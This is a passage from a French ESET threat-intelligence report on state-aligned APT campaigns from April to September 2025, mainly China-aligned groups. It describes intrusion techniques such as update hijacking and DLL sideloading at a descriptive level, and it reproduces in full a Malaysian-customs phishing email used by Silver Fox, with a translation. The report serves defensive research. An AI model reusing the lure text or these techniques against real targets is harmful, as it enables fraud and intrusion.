Cybersecurity
Progress. Protected.

Rapport sur les activités des APT

LES GROUPES APT ALLIÉS À LA RUSSIE MULTIPLIENT LES ATTAQUES CONTRE L'UKRAINE ET SES PARTENAIRES STRATÉGIQUES

Avril 2025 – Septembre 2025

(eset):research

Table des matières

Synthèse

Bienvenue dans la dernière édition du Rapport ESET sur les activités des groupes APT !

Ce rapport résume les activités notables de certains groupes de menaces persistantes avancées (APT) qui ont été documentées par les chercheurs d'ESET entre avril et septembre 2025. Les opérations décrites sont représentatives de l'ensemble des menaces sur lesquelles nous avons enquêté au cours de cette période. Elles illustrent les principales tendances et évolutions, et ne contiennent qu'une petite partie des données de renseignement de cybersécurité fournies aux clients des Rapports APT d'ESET.

Au cours de la période considérée, les groupes APT alliés à la Chine ont continué à promouvoir les objectifs géopolitiques de Pékin. Nous avons observé une utilisation croissante de la technique d'attaque de l'Homme du milieu pour l'accès initial et le déplacement latéral, employée par des groupes tels que PlushDaemon, SinisterEye, Evasive Panda et TheWizards. Dans ce qui semble être une réponse à l'intérêt stratégique de l'administration Trump pour l'Amérique latine, et peut-être aussi au bras de fer actuel entre les États-Unis et la Chine, FamousSparrow s'est lancé dans une tournée en Amérique latine, ciblant de multiples entités gouvernementales dans la région. Mustang Panda est resté très actif en Asie du Sud-Est, aux États-Unis et en Europe, en se concentrant sur les secteurs du gouvernement, de l'ingénierie et du transport maritime. Flax Typhoon a ciblé le secteur de la santé à Taïwan en exploitant des serveurs web publics et en déployant des webshells pour compromettre ses victimes. Le groupe met fréquemment à jour son infrastructure VPN SoftEther et a également commencé à utiliser le proxy open-source BUUT. En parallèle, Speccom a ciblé le secteur de l'énergie en Asie centrale dans le but présumé d'obtenir une plus grande visibilité sur les opérations financées par la Chine et de réduire la dépendance de la Chine à l'égard des importations maritimes. L'une des portes dérobées de la boîte à outils du groupe, BLOODALCHEMY, semble avoir les faveurs de plusieurs acteurs de menaces alliés à la Chine.

Nous avons observé une augmentation continue des activités d'hameçonnage du groupe MuddyWater allié à l'Iran. Le groupe a adopté la technique d'envoi d'emails d'hameçonnage en interne à partir de boîtes mail compromises dans l'organisation cible, avec un taux de réussite particulièrement élevé. D'autres groupes alliés à l'Iran sont restés actifs : BladedFeline a adopté une nouvelle infrastructure, tandis que GalaxyGato a déployé une version améliorée de sa porte dérobée C5. GalaxyGato a également apporté une touche intéressante à sa campagne en exploitant le détournement de l'ordre de recherche de DLL pour dérober des identifiants.

Les acteurs de menaces alliés à la Corée du Nord ont ciblé le secteur des cryptomonnaies et ont notamment étendu leurs opérations à l'Ouzbékistan, un pays qui n'avait pas été observé auparavant dans leur champ d'action. Ces derniers mois, nous avons documenté plusieurs nouvelles campagnes menées par DeceptiveDevelopment, Lazarus, Kimsuky et Konni, dans le but d'espionner, faire progresser les priorités géopolitiques de Pyongyang et générer des revenus pour le régime. Kimsuky a expérimenté la technique ClickFix pour cibler des entités diplomatiques, des groupes de réflexion et des universités sud-coréennes, tandis que Konni a utilisé l'ingénierie sociale avec un focus inhabituel sur les systèmes macOS.

Les groupes alliés à la Russie ont continué à se concentrer sur l'Ukraine et les pays ayant des liens stratégiques avec l'Ukraine, tout en étendant leurs opérations à des entités européennes. L'hameçonnage est resté leur principale méthode de compromission. RomCom a exploité une vulnérabilité zero-day dans WinRAR pour déployer des DLL malveillantes et diffuser toute une série de portes dérobées. Nous avons signalé cette vulnérabilité à WinRAR, qui l'a rapidement corrigée. L'activité du groupe était principalement axée sur les secteurs de la finance, de la fabrication, de la défense et de la logistique dans l'UE et au Canada. Gamaredon est resté le groupe APT le plus actif en Ukraine, avec une augmentation notable de l'intensité et de la fréquence de ses opérations. Ce regain d'activité coïncidait avec un rare exemple de coopération entre des groupes APT alliés à la Russie, Gamaredon ayant déployé de manière sélective l'une des portes dérobées de Turla. La panoplie d'outils de Gamaredon, peut-être également stimulée par cette collaboration, a continué d'évoluer, par exemple en intégrant de nouveaux voleurs de fichiers et des services de tunnelisation.

Sandworm, à l'instar de Gamaredon, s'est concentré sur l'Ukraine, mais avec des objectifs de destruction plutôt que de cyberespionnage. Le groupe a déployé les effaceurs de données ZEROLOT et Sting contre des entités gouvernementales, des entreprises des secteurs de l'énergie et de la logistique. Il s'est particulièrement attaqué au secteur céréalier avec pour but probable d'affaiblirl'économie ukrainienne. Un autre acteur de menaces allié à la Russie, InedibleOchotense, a mené une campagne d'hameçonnage en se faisant passer pour ESET. Cette campagne comportait des envois d'emails et de messages Signal contenant un programme d'installation ESET vérolé et conduisant au téléchargement d'un produit ESET légitime avec la porte dérobée Kalambur.

Enfin, parmi les activités notables de groupes moins connus, FrostyNeighbor a exploité une vulnérabilité XSS dans Roundcube. Des entreprises polonaises et lituaniennes ont été ciblées par des emails d'hameçonnage se faisant passer pour des entreprises polonaises. Les emails contenaient une combinaison particulières de puces et d'émojis en structure rappelant du contenu généré par l'IA, ce qui suggère son utilisation possible dans la campagne. Les malwares diffusés comprenaient un voleur d'identifiants et un voleur d'emails. Nous avons également identifié en Irak une famille de logiciels espions Android inconnue jusqu'alors, que nous avons baptisée Wibag. Se faisant passer pour l'application YouTube, Wibag cible les plateformes de messagerie telles que Telegram et WhatsApp, ainsi qu'Instagram, Facebook et Snapchat. Ses fonctionnalités comprennent l'enregistrement des frappes au clavier ainsi que l'exfiltration de messages SMS, de journaux d'appels, de données de localisation, de contacts, de captures d'écran et d'enregistrements d'appels WhatsApp et d'appels téléphoniques ordinaires. Il est intéressant de noter que la page de connexion à l'interface d'administration du logiciel espion affiche le logo du service de sécurité national irakien.

Les produits ESET protègent les systèmes de nos clients contre les activités malveillantes décrites dans ce rapport. Les informations partagées ici reposent principalement sur les données télémétriques exclusives d'ESET et ont été vérifiées par les chercheurs d'ESET, qui préparent des rapports techniques approfondis et de fréquentes notes d'actualité détaillant les activités de groupes APT spécifiques. Ces analyses de threat intelligence, connues sous le nom de Rapports APT d'ESET, aident les organisations chargées de protéger les citoyens, les infrastructures nationales critiques et les ressources de grande valeur contre des cyberattaques criminelles et celles sponsorisées par des États.


De plus amples informations sur les Rapports APT d'ESET, qui fournissent des renseignements stratégiques et tactiques de haute qualité sur les menaces de cybersécurité, sont disponibles sur **la page ESET Threat Intelligence**.

Attaquants et cibles


Des entités gouvernementales à travers l'Europe sont restées la cible principale du cyberespionnage, une tendance largement soutenue par les groupes APT alliés à la Russie qui ont intensifié leurs opérations contre l'Ukraine et plusieurs États membres de l'Union européenne. Des entités non ukrainiennes présentant des liens stratégiques ou opérationnels avec l'Ukraine ont même été ciblées, ce qui renforce l'idée que le pays reste au centre des efforts de renseignement de la Russie. Gamaredon est resté l'acteur le plus actif en Ukraine, tandis que Sandworm a poursuivi ses campagnes destructrices en visant les secteurs du gouvernement, de l'énergie, de la logistique et la filière céréalière en Ukraine.

En Asie, les groupes APT ont continué à viser des entités gouvernementales ainsi que les secteurs de la technologie, de l'ingénierie et de la fabrication, comme lors de la période précédente. Les acteurs de menaces alliés à la Corée du Nord ont mené activement des opérations contre la Corée du Sud et son secteur technologique, en particulier les cryptomonnaies, qui sont une source essentielle de revenus pour le régime. Des entités gouvernementales et les secteurs de l'ingénierie et de la fabrication ont ensuite été ciblés.

Les groupes APT alliés à l'Iran ont continué à se concentrer sur Israël, ciblant les secteurs du gouvernement et de l'ingénierie.



Sources des attaques



Pays et secteurs ciblés

Chine

Mustang Panda | Flax Typhoon | Speccom | DigitalRecyclers | Silver Fox | FamousSparrow | SinisterEye | PlushDaemon

Synthèse des activités des groupes APT alliés à la Chine

Les groupes alliés à la Chine restent très actifs, avec des campagnes récemment observées par les chercheurs d'ESET couvrant l'Asie, l'Europe, l'Amérique latine et les États-Unis. Ce ciblage mondial montre que les acteurs de menaces alliés à la Chine continuent d'être mobilisés pour servir un large éventail de priorités géopolitiques actuelles de Pékin.

Entre avril et septembre 2025, nous avons observé différentes campagnes menées par Mustang Panda, Flax Typhoon, Speccom et DigitalRecyclers, ainsi que par Silver Fox, un acteur de menaces qui s'est fait connaître pour ses activités de cyberespionnage sponsorisées par l'État et de cybercriminalité motivée financièrement.


Entre juin et septembre, nous avons également observé FamousSparrow mener plusieurs opérations en Amérique latine, principalement contre des entités gouvernementales. Ces activités représentent la majeure partie de celles que nous avons attribuées au groupe au cours de cette période, ce qui suggère que cette région était le principal centre d'intérêt opérationnel du groupe au cours des derniers mois.

Nous pensons que ces activités pourraient être en partie liées au bras de fer actuel entre les États-Unis et la Chine dans la région, résultant du regain d'intérêt de l'administration Trump pour l'Amérique latine.


Au cours des derniers mois, les chercheurs d'ESET ont également observé une utilisation croissante des tactiques dites de l'Homme du milieu par les acteurs de menaces alliés à la Chine. SinisterEye, par exemple, a détourné des mises à jour de logiciels pour cibler des organisations à Taïwan, en Grèce et en Équateur. Pendant ce temps, PlushDaemon a compromis des appareils réseau, tels que des routeurs, pour déployer des outils personnalisés contre les bureaux d'une entreprise japonaise et d'une multinationale, toutes deux situées au Cambodge.

Activités notables de la Chine dans le monde

Tout au long de cette période, Mustang Panda est resté très actif ; nous avons observé des activités en Asie du Sud-Est, aux États-Unis et en Europe.



Secteurs ciblés par les groupes APT alliés à la Chine




Techniques d'accès initial utilisées par les groupes APT alliés à la Chine (avec ID MITRE ATT&CK)

L'acteur de menaces a ciblé plusieurs organisations gouvernementales et le secteur de l'ingénierie et a continué à cibler fortement le secteur du transport maritime via des supports amovibles, comme mentionné pour la première fois dans **le rapport sur les activités des groupes APT de Q2 2024–Q3 2024**.

En avril, nous avons observé que Flax Typhoon, comme d'habitude, s'est attaqué à Taïwan et, en l'occurrence, au secteur de la santé. Le groupe continue d'exploiter des serveurs web orientés vers le public, de déployer des webshells et de développer son infrastructure VPN SoftEther en ajoutant régulièrement de nouveaux serveurs, comme mentionné dans notre **rapport sur les activités des groupes APT de Q2 2024–Q3 2024**. Les opérateurs de Flax Typhoon ont commencé à utiliser BUUT (un proxy open-source implémenté en Rust et **disponible sur GitHub**), qu'ils ont téléchargé à partir de l'un des serveurs SoftEther de leur infrastructure ; ils utilisent fréquemment leurs serveurs VPN comme serveurs de téléchargement.

En juillet, Speccom a ciblé le secteur de l'énergie en Asie centrale via un email d'hameçonnage auquel était joint un document nommé `UzGasTrade 26.06.2025.doc` contenant une macro malveillante. L'email d'hameçonnage a été envoyé à partir d'une organisation gouvernementale apparemment compromise, également située en Asie centrale. Après la compromission, les opérateurs de Speccom déploient une porte dérobée de première étape que nous avons appelée CalaRat ; ils l'ont utilisée pour déployer une variante de la porte dérobée BLOODALCHEMY, qui a été analysée publiquement par **Elastic Security** et **ITOCHU Cyber & Intelligence**, et qui semble être un outil partagé par les acteurs de menaces alliés à la Chine. Le groupe a également déployé une autre porte dérobée que nous avons baptisée kidsRAT, en raison de son utilisation du DWORD `0x6B696473` (qui représente le mot `kids` en ASCII) dans son protocole de communication, ainsi qu'une autre porte dérobée programmée en Rust, que nous avons baptisée RustVoralix. Comme l'Asie centrale reste **essentielle** aux ambitions que nourrit la Chine depuis des années de réduire sa dépendance énergétique à l'égard des importations maritimes, le ciblage de Speccom pourrait refléter le désir d'obtenir une plus grande visibilité sur les projets énergétiques financés par la Chine dans la région.

DigitalRecyclers, un groupe utilisant le réseau de boîtes relais opérationnelles du VPN KMA, comme souligné dans nos précédents rapports sur les activités des groupes APT (**Q2 2023–Q3 2023** et **Q4 2024–Q1 2025**), est resté actif en ciblant des organisations européennes. En juillet, il s'est notamment intéressé à une organisation gouvernementale d'Europe du Sud. Il est intéressant de noter que le groupe a utilisé une technique de persistance peu commune, en exploitant l'outil d'accessibilité Loupe pour obtenir des privilèges SYSTEM via une variante de la technique expliquée dans **cet article** d'Oddvar Moe.



KASTAM DIRAJA MALAYSIA
Bahagian Cukai Dalam Negeri
Ibu Pejabat Kastam Diraja Malaysia, Putrajaya

Tarikh: 20 Ogos 2025
Rujukan Kami: [redacted]

Kepada: [redacted]

NOTIS CUKAI

Tuan/Puan yang dihormati,
Dimaklumkan bahawa pihak Jabatan Kastam Diraja Malaysia (JKDM) sedang menjalankan semakan pematuhan cukai di bawah peruntukan Akta Cukai Jualan 2018 dan/atau Akta Cukai Perkhidmatan 2018.

Berdasarkan rekod pihak kami, terdapat maklumat yang memerlukan pengesahan lanjut daripada pihak tuan/puan. Sehubungan itu, pihak tuan/puan dikehendaki mengemukakan dokumen berikut dalam tempoh 14 hari daripada tarikh notis ini:

Penyata Cukai Jualan/Perkhidmatan bagi tempoh yang ditetapkan (nyatakan bulan/tahun)

Invois jualan dan pembelian berkaitan

Penyata bank untuk tempoh berkenaan

Sebarang dokumen sokongan lain yang berkaitan

Sekiranya gagal memberikan maklum balas atau kerjasama dalam tempoh yang ditetapkan, tindakan boleh diambil di bawah peruntukan undang-undang yang berkuat kuasa, termasuk penalti atau pendakwaan.

Sila serahkan notis ini kepada Pengurus Kewangan syarikat tuan/puan untuk meneliti lampiran dan melengkapkan proses pengisytiharan cukai.

Kerjasama pihak tuan/puan amat dihargai.

Sekian, terima kasih.

DATO HAJI THANARAJAH BIN ALI
Bahagian Pematuhan Cukai Korporat
Jabatan Kastam Diraja Malaysia (JKDM)

Figure 1. Email d'hameçonnage sur le thème des impôts envoyé par Silver Fox le 20/8/2025

ROYAL MALAYSIAN CUSTOMS
Internal Revenue Division
Royal Malaysian Customs Headquarters, Putrajaya

Date: 20 August 2025
Our References: [redacted]

To: [redacted]

KNOW CUKAI

Dear Sir/Madam,
Please be informed that the Royal Malaysian Customs Department (RMCD) is conducting a tax compliance review under the provisions of the Sales Tax Act 2018 and/or the Service Tax Act 2018.

Based on our records, there is information that requires further verification from you. Accordingly, you are required to submit the following documents within 14 days from the date of this notice:

Sales/Service Tax Return for the specified period (state month/year)

Related sales and purchase invoices

Bank statement for the period in question

Any other relevant supporting documents

Failure to provide feedback or cooperation within the specified period may result in action being taken under applicable law, including penalties or prosecution.

Please submit this notice to your company's Finance Manager to review the attachments and complete the tax declaration process.

Your cooperation is greatly appreciated.

That's it, thank you.

DATO HAJI THANARAJAH BIN ALI
Corporate Tax Compliance Division
Royal Malaysian Customs Department (RMCD)

Figure 2. Traduction automatique d'un email d'hameçonnage sur le thème des impôts envoyé par Silver Fox le 20/8/2025

En août et septembre, Silver Fox, un acteur malveillant qui s'est fait connaître pour son approche combinant **espionnage sponsorisé par l'État et cybercriminalité motivée financièrement**, a pris pour cible plusieurs organisations à Hong Kong, en Malaisie et en Inde. Le groupe a utilisé des emails d'hameçonnage sur le thème des impôts, comme celui présenté dans Figure 1 (traduction automatique en Figure 2), qui ont conduit au déploiement de l'outil d'accès à distance HoldingHands comme malware en bout de chaîne.

Au cours de cette période, FamousSparrow a maintenu un niveau d'activité élevé en Amérique latine, comme nous le verrons dans la section suivante. En parallèle, SinisterEye a ciblé un ensemble d'organisations étrangères opérant en Chine, comme le montre la page suivante.

Tournée latino-américaine de FamousSparrow

Entre juin et septembre 2025, nous avons observé une activité importante de FamousSparrow dans plusieurs pays d'Amérique latine, visant en grande partie des entités gouvernementales.

En juillet, nous avons détecté des échantillons et des chargeurs SparrowDoor (que nous avons précédemment documentés dans un **article WeLiveSecurity**) sur plusieurs machines appartenant à des entités gouvernementales en Argentine, au Guatemala et au Honduras. Dans tous ces cas, le chargeur, nommé `BugSplatRC.dll`, a été chargé latéralement via BugSplat, l'utilitaire légitime de signalement de bugs (renommé `mantec.exe`, `kasper.exe`, ou `trend.exe`). Nous avons également trouvé des preuves que l'acteur de menaces a probablement exploité la vulnérabilité **ProxyLogon** pour accéder au réseau d'une organisation au Guatemala.

Fin juillet, nous avons détecté une activité suspecte en mémoire, caractéristique de FamousSparrow, sur une machine au Panama. Cette compromission remonte à juin 2025 et a affecté plusieurs machines au sein d'une même organisation. Nous avons trouvé des preuves évidentes que le groupe a utilisé **atexec-pro**, un outil post-exploitation open-source, pour se déplacer latéralement au sein du réseau de la victime. Nous avons observé que les opérateurs du groupe utilisent d'autres outils post-compromission qui sont soit des versions reconditionnées, soit des versions personnalisées de projets open-source.

En août, nous avons également détecté un chargeur SparrowDoor sur une machine appartenant à une entité gouvernementale en Équateur. Une activité similaire a été observée en septembre, contre la même cible.

Dans l'ensemble, la victimologie observée dans la « tournée latino-américaine » de FamousSparrow est la suivante :

- plusieurs entités gouvernementales en Argentine,
- une entité gouvernementale en Équateur,
- une entité gouvernementale au Guatemala,
- plusieurs entités gouvernementales au Honduras et
- une entité gouvernementale au Panama.

En considérant les organisations spécifiquement ciblées et le calendrier de ses activités, il semble que l'attention soudaine portée à l'Amérique latine par FamousSparrow pourrait faire partie de la réaction de la Chine à diverses initiatives récentes des États-Unis dans la région. Au cours des derniers mois, l'administration Trump a, par exemple, **réduit agressivement** l'empreinte financière de la Chine autour du canal de Panama, tout en initiant un **rapprochement avec l'Équateur**, un pays où l'influence de Pékin s'était accrue au cours des dernières années. Nous pensons que les activités de FamousSparrow peuvent refléter une tentative de la Chine de déterminer les intentions de ces pays dans cet environnement diplomatique changeant. Dans le cas du **Honduras** et du **Guatemala**, cette campagne peut également être liée à des développements récents ou à des discussions concernant les relations de ces pays avec Taïwan.

Cette campagne contre les pays d'Amérique latine représente la majeure partie des activités que nous avons attribuées à FamousSparrow au cours de cette période, ce qui suggère fortement que la région était la principale priorité opérationnelle du groupe au cours des derniers mois.

Groupes APT utilisant la technique d'attaque de l'Homme du milieu

ESET Research s'est efforcé de découvrir de manière proactive de nouveaux cas de malwares diffusés via des mises à jour détournées facilitées par le positionnement de l'Homme du milieu. Au cours des deux dernières années, nous avons découvert un nombre croissant de groupes APT alliés à la Chine qui utilisent cette technique à la fois pour l'accès initial (par exemple SinisterEye, **PlushDaemon**, **Evasive Panda**, **Blackwood**) et le déplacement latéral dans un réseau compromis (par exemple **TheWizards**). Nous suivons actuellement dix groupes APT chinois actifs qui détournent des mises à jour, y compris FontGoblin : un article WeLiveSecurity sera bientôt consacré à cet acteur de menaces. Cette synthèse met en lumière les activités de deux groupes APT, SinisterEye et PlushDaemon.

SinisterEye (également connu sous le nom de **LuoYu** ou CASCADE PANDA) est un groupe APT allié à la Chine qui mène des opérations de cyberespionnage en Chine contre des entités nationales et étrangères. Avec un accès probable au cœur de l'infrastructure d'Internet,

la principale technique d'accès initial de SinisterEye consiste à détourner des mises à jour afin de diffuser sa porte dérobée phare, soit WinDealer pour Windows, soit SpyDealer pour Android. Au cours des six derniers mois, SinisterEye s'est attaqué à des organisations présentant des liens notables avec les priorités géopolitiques actuelles de la Chine.

Depuis le mois de mai, le groupe ne cesse de cibler les bureaux en Chine d'une entreprise taïwanaise du secteur de l'aéronautique militaire. Si la valeur stratégique de cette cible est évidente, cette société est également quelque peu impliquée dans l'industrie des semi-conducteurs, qui semble être un **focus majeur** des groupes alliés à la Chine à l'heure actuelle. En août, SinisterEye a commencé à cibler des représentants d'une organisation commerciale américaine basée en Chine, ainsi que les bureaux, également en Chine, d'une entité gouvernementale grecque. Dans le premier cas, nous pensons que ce ciblage est lié au bras de fer commercial actuel entre les États-Unis et la Chine, car l'organisation en question aurait participé à des efforts de lobbying visant à assouplir certains droits de douane américains à l'encontre de plusieurs pays asiatiques. En septembre, nous avons également détecté des échantillons de WinDealer sur des machines d'une entité gouvernementale équatorienne (voir la **section précédente** pour le contexte géopolitique concernant la Chine et l'Amérique latine).

Bien que le mécanisme de détournement de SinisterEye semble se concentrer principalement sur les protocoles de mise à jour obsolètes de logiciels chinois (par exemple Sogou Pinyin Method, 360 Total Security, Taobao et Youdao), nous avons observé des cas dans lesquels les fichiers exécutables semblent avoir été remplacés en cours de route, ce qui signifie que les capacités de SinisterEye ne se limitent pas uniquement à un ensemble fixe de mises à jour prises en charge.

PlushDaemon est un groupe APT allié à la Chine qui mène des opérations de cyberespionnage à l'intérieur et à l'extérieur de la Chine. PlushDaemon parvient à se positionner en Homme du milieu, en compromettant des appareils réseau tels que des routeurs et en déployant un outil que nous avons appelé EdgeStepper, qui redirige le trafic DNS du réseau ciblé vers un serveur DNS distant contrôlé par l'attaquant. Ce serveur répond aux requêtes effectuées vers des domaines associés à l'infrastructure de mise à jour des logiciels avec l'adresse IP du serveur web qui effectue le détournement des mises à jour, et sert SlowStepper, la porte dérobée phare de PlushDaemon.

En juin, PlushDaemon a ciblé les bureaux d'une société japonaise et une succursale d'une grande entreprise multinationale, tous deux situés au Cambodge. Ce dernier est étroitement impliqué dans des projets liés à l'initiative Belt and Road (BRI) à l'échelle mondiale et, dans le cas du Cambodge, fortement investi dans le secteur du pétrole et du gaz. Il est intéressant de noter qu'en avril 2025, il a été annoncé que des entreprises chinoises avaient conclu un partenariat majeur avec le Cambodge pour construire **la plus grande raffinerie de pétrole du pays**, un projet estimé à 3,5 milliards de dollars américains. L'objectif et le calendrier des activités de PlushDaemon suggèrent que celles-ci pourraient avoir eu pour but d'établir une plus grande visibilité sur ces transactions.

Iran

MuddyWater GalaxyGato


Synthèse des activités des groupes APT alliés à l'Iran

Les groupes de menaces alliés à l'Iran ne sont pas restés inactifs pendant cette période. MuddyWater a été de loin le plus actif, avec BladedFeline (un sous-groupe d'OilRig) qui a mis en place une nouvelle infrastructure, et GalaxyGato (également connu sous le nom de C5, Smoke Sandstorm, TA455, ou UNC1549) qui a amélioré sa porte dérobée C5 avant de cibler plusieurs victimes en Grèce et en Israël.

Une campagne que nous n'avons pas pu attribuer à un groupe connu mais qui présente des indicateurs et des TTP correspondant à un groupe allié à l'Iran s'est déroulée en juin 2025. Elle comprenait principalement des effaceurs de données programmés en Go ciblant des victimes en Israël dans les secteurs de l'énergie et de l'ingénierie. Ces programmes étaient habilement nommés `gowiper.exe`, `wiper.exe`, et dans un effort apparent de sournoiserie, `wp.exe` et `duser.exe`. Ils étaient soit directement issus de programmes disponibles sur **GitHub**, soit des versions modifiées de ceux-ci.

MuddyWater fait le tour du monde à grand renfort de campagnes d'hameçonnage

